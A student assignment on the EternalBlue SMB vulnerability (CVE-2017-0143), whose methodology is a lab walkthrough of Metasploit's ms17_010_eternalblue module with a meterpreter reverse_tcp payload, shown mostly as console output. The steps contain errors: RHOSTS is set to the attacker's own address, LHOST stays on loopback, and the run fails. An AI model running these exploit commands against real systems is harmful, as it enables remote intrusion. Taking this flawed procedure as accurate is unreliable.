Sri Lanka Institute of Information Technology BSc (Hons) in IT Specialized in Cyber Security Year 2 Semester 1, 2023

CVE-2017-0143

Windows SMB Remote Code Execution Vulnerability.

Individual Assignment

IE2012 – Systems and Network Programming IT22617828

– D.A.U Ranasinghe

Contents

Introduction..3 - 4

- What is the CVE?
- CVE-2017-0143- Windows SMB Remote Code Execution Vulnerability.

Methodology..5 - 8

Conclusion..9

References..10

Introduction

What is CVE?

"Common Vulnerabilities and Exposures (CVE) is an important pillar of cybersecurity." It serves as an important foundation, providing a standardized approach for identifying and tracking security vulnerabilities in various software, hardware, and systems. The CVE system's basic goal is to create a common language for communicating vulnerabilities that is accessible not only to cybersecurity experts but also to companies and the public. At the core of the CVE system is a unique identification mechanism in which each vulnerability is granted a unique CVE identifier (CVE ID) that indicates the year and a sequential number. This technique allows for quick reference and clear discussion about security risks. Furthermore, CVE maintains a publicly accessible repository, which encourages transparency and collaboration among security professionals, suppliers, and the broader cybersecurity community. Its vendor-neutral posture promotes objectivity and equal representation for all stakeholders in the drive to protect digital ecosystems.

CVE, as an essential tool, plays a critical role in the identification, prioritization, and management of security vulnerabilities, assisting companies and individuals in their ongoing efforts to strengthen their systems and safeguard their vital data. Software providers rely on CVEs to communicate with their consumers about critical security fixes and upgrades in a timely manner.


CVE-2017-0143- Windows SMB Remote Code Execution Vulnerability.

CVE-2017-0143, also known as "Windows SMB Remote Code Execution Vulnerability", is a critical security flaw in Microsoft's Windows operating systems. It rose to prominence due to its association with "EternalBlue," a sophisticated exploit essential to the May 2017 WannaCry ransomware attack. The vulnerability is rooted in the Windows Server Message Block (SMB) protocol, which is essential for sharing files and printers across networks. The significance of CVE-2017-0143 stems from its remote code execution potential, which allows hostile actors to gain access to noncompliant Windows systems, resulting in data breaches, system control, and global chaos. The WannaCry ransomware attack, which used EternalBlue capabilities, serves as a stark reminder of the worldwide consequences of such vulnerabilities if left unaddressed. WannaCry's rapid spread infected thousands of systems worldwide, encrypting data and demanding ransom payments from victims. As a result, the security community and enterprises around the world were pushed to improve their cyber security procedures and apply security fixes as soon as possible to avoid future disasters. CVE-2017-0143 is a critical reference point in the ongoing effort to protect computer systems from emerging threats in the digital age.

The SMBv1 server in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2, Windows RT 8.1, and Windows 10 Gold, 1511, and 1607, as well as Windows Server 2016, allows remote attackers to execute arbitrary code via crafted packets, also known as the "Windows SMB Remote Code Execution Vulnerability." This vulnerability is distinct from CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148. **[1]**

Methodology

- The first step was the exploitation process used Kali Linux to target a Windows 7 system. Both the attacker (Kali Linux) and the victim (Windows 7) used hostonly networks in their network configurations.



Operating System: Debian (64-bit)

kali-linux-2023.3-virtualbox-amd64 - Settings

Network


☑ Enable Network Adapter

Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter


Invalid settings detected

- Find Ip addresses in windows 7 before exploit. Use command prompt for that. You can find the IP address by using the "ipconfig" command.




```
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\vboxuser>ip config
'ip' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\vboxuser>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::245c:bff8:4ada:5c60%11
   IPv4 Address. . . . . . . . . . . : 10.0.2.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.2

Tunnel adapter isatap.{61A95251-2B07-4802-9860-24D095D337A0}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\vboxuser>_
```

- For the exploitation process use the Metasploit Framework (MSFConsole). and Search by cve id (cve-2017-0143).




```
┌──(kali㉿kali)-[~]
└─$ msfconsole


                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \______________/
                  '(.,....")/


       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops          ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/


msf6 >
msf6 > search CVE-2017-0143

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
```

- In Metasploit, use the **"Use"** command and select the module or module num **(use 0)**. And use the **“show options”** command.




```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::df03:1776:b693:d42f  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:cb:7e:f5  txqueuelen 1000  (Ethernet)
```

To review the available exploit options and parameters. To determine the IP address of the attacker's machine, use the **"ifconfig"**command.(but we can see that different ip addresses)




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::df03:1776:b693:d42f  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:cb:7e:f5  txqueuelen 1000  (Ethernet)
        RX packets 86  bytes 16144 (15.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 60  bytes 9550 (9.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 336  bytes 20160 (19.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 336  bytes 20160 (19.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Change the RHOSTS and use the command **"set RHOSTS (IP address)”** and check again, use the **“show options”**



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.56.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:
=================

    Id  Name
```

Finally, exploit use the “**Run**” or “**Exploit**” command



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.56.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.0        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.0. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.0:4444
[*] 192.168.56.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.56.101:445    - Rex::ConnectionRefused: The connection was refused by the remote host (192.168.56.101:445).
[*] 192.168.56.101:445    - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.56.101:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
```

Conclusion

In conclusion, CVE-2017-0143, the "Windows SMB Remote Code Execution Vulnerability," serves as a harsh warning of the serious repercussions of neglected security issues. This vulnerability, which was exploited by the EternalBlue exploit in the infamous WannaCry ransomware outbreak, posed a serious risk by allowing remote entry into Windows PCs. Its lasting significance stems from underlining the importance of timely patching, strong cybersecurity procedures, and constant attention to protect against emerging threats. This episode emphasizes the need for corporations to remain proactive and work together to protect their digital surroundings. CVE-2017-0143 remains a watershed moment in the ongoing effort to protect systems from rising cyber threats.

References

[1], “Cve-website,” Cve.org. [Online]. Available: https://www.cve.org/CVERecord?id=CVE-2017-0143. [Accessed: 05-Nov-2023].

https://nvd.nist.gov/vuln/detail/CVE-2017-0143

https://youtu.be/zKizx80w4Rk?si=4ST9jatmg0RhmBIS

https://github.com/crypticdante/MS17-010_CVE-20170143.git